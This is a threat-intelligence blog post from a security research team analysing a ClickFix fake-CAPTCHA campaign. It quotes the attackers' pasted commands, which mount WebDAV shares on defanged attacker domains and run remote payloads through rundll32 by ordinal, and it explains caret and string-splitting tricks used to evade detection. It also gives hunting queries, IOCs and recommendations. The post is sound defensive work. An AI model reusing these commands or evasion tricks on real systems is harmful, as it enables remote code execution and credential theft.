


ClickFix Keeps Evolving: Rundll32 Ordinal Execution over WebDAV

CP cyberproof.com/blog/clickfix-keeps-evolving-rundll32-ordinal-execution-over-webdav

CyberProof Research Team

July 28, 2026



Contributors: Kithu Shajil, Deepak Nayak, Veena Sagar, Karthik Joseph

Executive Summary

The CyberProof Threat Research Team has tracked a ClickFix variant that pushes execution deep into trusted Windows components. Across multiple incidents at the same organization, the victim is socially engineered into pasting a single command into the Windows Run dialog. That command reaches out over WebDAV and uses rundll32.exe to load a remote, non-DLL payload by its ordinal export #1. The payload names change between incidents including – gc.key, j.pm, and goog.ct so far – but the delivery mechanism remains the same.

What makes this variant worth flagging is where the activity lives:

- **No Disk Drops:** There is no obvious malware dropped to disk.
- **Ordinal Invocation:** The payload is invoked by ordinal to hide its purpose.
- **Blended Network Traffic:** Network traffic rides WebDAV over port 443.

In one case, the loader ran to completion and exfiltrated data. In others, it was caught at the execution attempt. The most heavily obfuscated case evaded automated Endpoint Detection and Response (EDR) detection entirely and came to light only through proactive threat hunting. This demonstrates the necessity of hunting on ordinal execution rather than changing keywords, especially as the payload showed zero detections across public threat intelligence at the time.

The most recent case adds a further obfuscation layer, splitting command strings apart and reassembling them at runtime to beat keyword-based detection. Detections that only watch PowerShell scripting or named DLL exports will miss these variations.

For related analysis on how this technique keeps evolving, see some of our previous research on ClickFix:

- [The ClickFix Trap: How Fake Captchas Are Delivering Stealthy Infostealers](#)
- [The ClickFix Evolution: New Variant Replaces PowerShell with Rundll32 and WebDAV](#)
- [Beyond PowerShell: Analyzing the Multi-Action ClickFix Variant](#)

Attack Overview

The initial access vector follows the established ClickFix pattern. A phishing page posing as a CAPTCHA check instructs the user to paste a command into the Windows Run dialog (Win + R, Ctrl + V, Enter). That single action kicks off the whole chain without an executable ever being written to disk by the user.




Figure 1: Fake CAPTCHA lure page instructing the victim to run the pasted command via the Windows Run Dialog

Across the incidents, the same trusted launcher recurs. In the observed telemetry the pasted command was fronted by `pca.lua.exe` (the Program Compatibility Assistant), a signed Windows binary that runs arbitrary commands under a trusted parent and breaks the process lineage analysts rely on. What changes between cases is the obfuscation wrapped around the same `rundll32` ordinal load, described below.

Case 1: WMI-spawned loader (gc.key)

The pasted command uses PowerShell as a springboard into WMI, which spawns the loader chain. In telemetry the PowerShell stage itself was launched via `pca.lua.exe`:

```
"powershell" -c "$s=([wmi class]'Win32_ProcessStartup').CreateInstance();
$s.ShowWindow=0;
([wmi class]'Win32_Process').Create('cmd /v/c pushd \\
vqrlwsmzu[.]webyek[.]com@SSL\[REDACTED_GUID] & rundll32 gc.key,#1',$null,$s)"
```

Breaking that down:

- `Win32_ProcessStartup` with `ShowWindow=0` launches the follow-on process hidden, so nothing flashes on screen.
- `Win32_Process.Create` spawns `cmd.exe` through WMI rather than as a direct child of PowerShell, which breaks the obvious parent-child chain analysts look for.

- pushd \\vqrlwsmzu[.]webyek[.]com@SSL\... mounts a remote WebDAV share. The @SSL suffix forces the WebDAV client to connect over HTTPS (443) instead of plain WebDAV, which helps the traffic blend in.
- rundll32 gc.key,#1 loads the remote payload and calls its first export by ordinal. Using #1 instead of a named function is a deliberate obfuscation choice, it gives an analyst nothing to pivot on from the command line alone.

Once the share is mounted, rundll32.exe accesses the remote directory through the WebDAV redirector:

```
\Device\Mup\;WebDavRedirector\;Z:00000000001c69b9\vqrlwsmzu[.]webyek[.]com@SSL\
\[REDACTED_GUID]
```

Case 2: Caret-insertion obfuscation (j.pm)

A separate incident on the same organisation kept the identical technique but hid the keywords with caret insertion. The chain ran Explorer.exe > pcalua.exe > PowerShell > cmd.exe > rundll32.exe, using the PowerShell Start-Process alias saps and inserting stray ^ characters into the keywords (pu^shd, ru^ndll32). cmd.exe strips the carets at parse time, so the command runs while the literal strings pushd and rundll32 never appear intact:

```
pcalua.exe -a "PowerShell" -c "saps cmd '/v/c pu^shd
\\uttepcheweaxtowxdj.gentletouchchiropracticclinicauroracol[.]com@SSL\
[REDACTED_GUID] && ru^ndll32 j.pm,#1'"
```

Deobfuscated, it is the same chain as Case 1:

```
pushd \\uttepcheweaxtowxdj.gentletouchchiropracticclinicauroracol[.]com@SSL\
[REDACTED_GUID] & rundll32 j.pm,#1
```

The destination domain gentletouchchiropracticclinicauroracol[.]com was reachable over HTTPS and responded with a WebDAV multi-status page (HTTP 207).

Case 3: String-splitting obfuscation (goog.ct)

On 7 July, a later incident took a different route to keep the keywords off the command line. This variant did not raise an automated MDE detection and was surfaced only through proactive threat hunting. It ran the loader under conhost.exe –headless and built the keywords from fragments at runtime:

```
cmd /v:on /c "set a=pu&set b=shd&set c=run&set d=dll32&
```

```
for %x in (!a!!b!) do @%x
```

```
hcwjcope.poundbahis[.]com@SSL@443\[REDACTED_GUID]
```

```
& !c!!d! goog.ct,#1"
```

The /v:on flag enables delayed expansion so the !var! references resolve at runtime. The command builds its keywords from fragments: pu + shd make pushd, and run + dll32 make rundll32. Once deobfuscated it is the same chain seen in the earlier cases:

```
pushd \\hcwjcope.poundbahis[.]com@SSL@443\[REDACTED_GUID] & rundll32  
goog.ct,#1
```

The payload name changed again (goog.ct) and the infrastructure was another reputation-clean lookalike domain, but the WebDAV @SSL mount and the ordinal load are unchanged. The obfuscation only hides the keywords, not the ordinal, which is why hunting on the ,#1 pattern still catches it. Because pushd and rundll32 never appear intact and the payload name was new, the automated EDR detections did not fire. It was the ordinal load and the WebDAV mount, both still in clear text, that let a targeted hunt surface the activity after the fact.

Technical Analysis

1. The Win+R Artifact

Because delivery relies on the user pasting into the Run dialog, the pasted command is written to the RunMRU registry key. In Case 2 the value d under the key below held the obfuscated command invoking pcalua.exe and PowerShell. This is a reliable forensic marker that the execution was user-driven rather than exploit-driven:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
```

2. Remote Payload Execution

The payload (gc.key, j.pm, or goog.ct) is a file served from the attacker WebDAV share and is not a standard DLL by extension. It is invoked by rundll32.exe through ordinal #1, which runs its primary routine while keeping the export name off the command line.

3. Persistence via DavSetCookie

To keep the WebDAV connection alive across the session, the attacker calls davclnt.dll directly:

```
rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie
```

```
vqrlwsmzu[.]webyek[.]com@SSL
```

```
hxxps://vqrlwsmzu[.]webyek[.]com/[REDACTED_GUID]/gc.key
```

This registers a cookie for the remote host so the client keeps talking to attacker infrastructure without re-authenticating.

4. Credential and File Collection

In **Case 1**, where the loader ran to completion, it targeted browser credential stores, specifically the Web Data and Login Data files from the default Google Chrome and Microsoft Edge profiles, alongside documents from user directories. High value files were staged and sent to attacker infrastructure over 443. Observed files included Notes_Sec[REDACTED].docx, Final_Sanction[REDACTED].docx, and Salary[REDACTED].pdf, pulled from the user Downloads and Desktop folders. Roughly 13MB moved over a 15 minute window to 104.21.18.51:443 and 172.67.149.111:443.

In **Cases 2 and 3** the activity was flagged at the execution attempt, before the same follow-on collection was observed. Seen together, the three cases show the technique both landing and being caught early, which is the value of hunting on the delivery mechanism rather than a single payload.

Detection Logic

This activity surfaces through a handful of reliable signals that hold across every payload seen so far. The single most durable one is the ordinal load itself, since the payload name and the surrounding keywords both change but the ,#1 ordinal does not:

- Any command line loading a non-DLL file (for example .key, .pm, .ct) by ordinal such as ,#1
- rundll32.exe or cmd.exe command lines containing a WebDAV @SSL path
- cmd.exe assembling pushd or rundll32 from fragments, whether by caret insertion (pu^shd) or delayed expansion (/v:on with set and for)
- rundll32.exe calling davclnt.dll,DavSetCookie
- rundll32.exe making outbound network connections, which is unusual for a legitimate host
- pcalua.exe spawning PowerShell or cmd.exe, especially under Explorer.exe
- cmd.exe or rundll32.exe spawned by WmiPrvSE.exe or conhost.exe –headless
- RunMRU registry values containing rundll32, pcalua, powershell, or @SSL, indicating a user-pasted Run command
- Access to browser Login Data / Web Data files by non-browser processes

Hunting Query

The queries below are written for Microsoft Defender for Endpoint (KQL) and are generalised to catch every payload rather than a single filename.

1. Ordinal load over WebDAV

DeviceProcessEvents

```
| where ProcessCommandLine has "@SSL"
```

```
| where ProcessCommandLine matches regex @"\", \s*#\d+"

```

```
| project Timestamp, DeviceName, InitiatingProcessFileName,  
InitiatingProcessCommandLine,
```

FileName, ProcessCommandLine, AccountName

```
| sort by Timestamp desc
```




Figure 2: Process hunt results, rundll32 loading the remote payload by ordinal over WebDAV

2. RunMRU artifact, proof of user-pasted Run command

DeviceRegistryEvents

```
| where RegistryKey has @"\\Explorer\\RunMRU"
```

```
| where RegistryValueData has_any ("rundll32", "pcalua", "powershell") and
RegistryValueData has "@SSL"
```

```
| project Timestamp, DeviceName, RegistryValueName, RegistryValueData,
```

InitiatingProcessAccountName

```
| sort by Timestamp desc
```


Indicators of Compromise

Type	Indicator
SHA-256 (gc.key)	f11057ab58bef936d98ba189829c64260a6a540cdaa046f93613138e820c98c6
Exfil IP	104.21.18.51
Exfil IP	172.67.149.111
Domain	Vqrlwsmzu[.]webyek[.]com
Domain	gentletouchchiropracticclinicauroracol[.]com
Domain	hcwjcope.poundbahis[.]com
Domain	qurtubaonline[.]co[.]za

Recommendations

- Hunt on the ordinal load itself. The payload name and surrounding keywords change between incidents, but a non-DLL file loaded by ordinal such as ,#1 stays constant.
- Monitor rundll32.exe for WebDAV activity and for loading files with non-DLL extensions by ordinal.
- Disable the WebClient (WebDAV) service on hosts that do not need it, which removes the delivery channel entirely.
- Restrict and log outbound rundll32.exe network connections.
- Monitor pcalua.exe spawning PowerShell or cmd.exe, and cmd.exe using delayed expansion to assemble commands from fragments.
- Alert on RunMRU registry values containing rundll32, pcalua, powershell, or @SSL, which indicate a user-pasted Run command.
- Block the listed indicators at the firewall and proxy, and treat newly registered reputation-clean lookalike domains with caution.
- Keep reinforcing user awareness on ClickFix-style Run dialog social engineering.

MITRE ATT&CK Mapping

Tactic	Technique
Initial Access	T1566 Phishing
Execution	T1204.002 User Execution: Malicious File
Execution	T1218.011 Rundll32
Execution	T1218 System Binary Proxy Execution (pcalua.exe)
Execution	T1047 Windows Management Instrumentation
Execution	T1059.001 Command and Scripting Interpreter: PowerShell
Defense Evasion	T1027 Obfuscated Files or Information (ordinal execution)
Defense Evasion	T1112 Modify Registry (RunMRU)
Defense Evasion	T1564.003 Hidden Window
Credential Access	T1555.003 Credentials from Web Browsers
Command & Control	T1071.001 Application Layer Protocol: Web (WebDAV over HTTPS)
Exfiltration	T1041 Exfiltration Over C2 Channel

Conclusion

Observed in close succession against a single organization, these incidents point to a sustained campaign rather than isolated events. The obfuscation varies across WMI process creation, caret insertion, and runtime string assembly, while `pcalua.exe` recurs as the trusted launcher. The payload name varies across `gc.key`, `j.pm`, and `goog.ct`, and the infrastructure shifts between reputation-clean lookalike domains. The core technique does not change: a user-pasted command, a remote payload loaded by ordinal, and traffic tunneled through WebDAV over 443. Detections anchored to payload names or specific keywords will not hold, because each incident replaces them. The reliable constants are the ordinal load and the WebDAV mount, and detection should be built around those. The string-assembly variant is the proof of that: it slipped past automated detection and was caught only by hunting on the ordinal. The principle running through this series remains the same: monitor what trusted binaries are doing, not simply which binaries are running.

As threat actors refine these evasive tactics, relying solely on automated detection leaves critical blind spots. [CyberProof's Advanced Threat Hunting Service](#) specializes in digging past signature evasions to root out active adversary behavior across your telemetry. [Learn more](#) about how your organization can strengthen your defenses against advanced campaigns like ClickFix.

Recommended Posts

[Malware](#)

[Preemptive cybersecurity requires more than platforms: why the next wave will be platform-driven services](#)

[SOC Automation](#)

[Putting AI Agents to Work Without Losing Human Control: Agentic MXDR](#)

[Phishing](#)

[Microsoft Teams Vishing and Cross-Tenant Attack Chronicles: H1 2026 Analysis](#)



[CyberProof Research Team](#)

Our Cyber Research Team is always on the lookout for the latest threats facing the digital ecosystem. Stay ahead of the risks so you don't need to find out about them after they become your next attackers.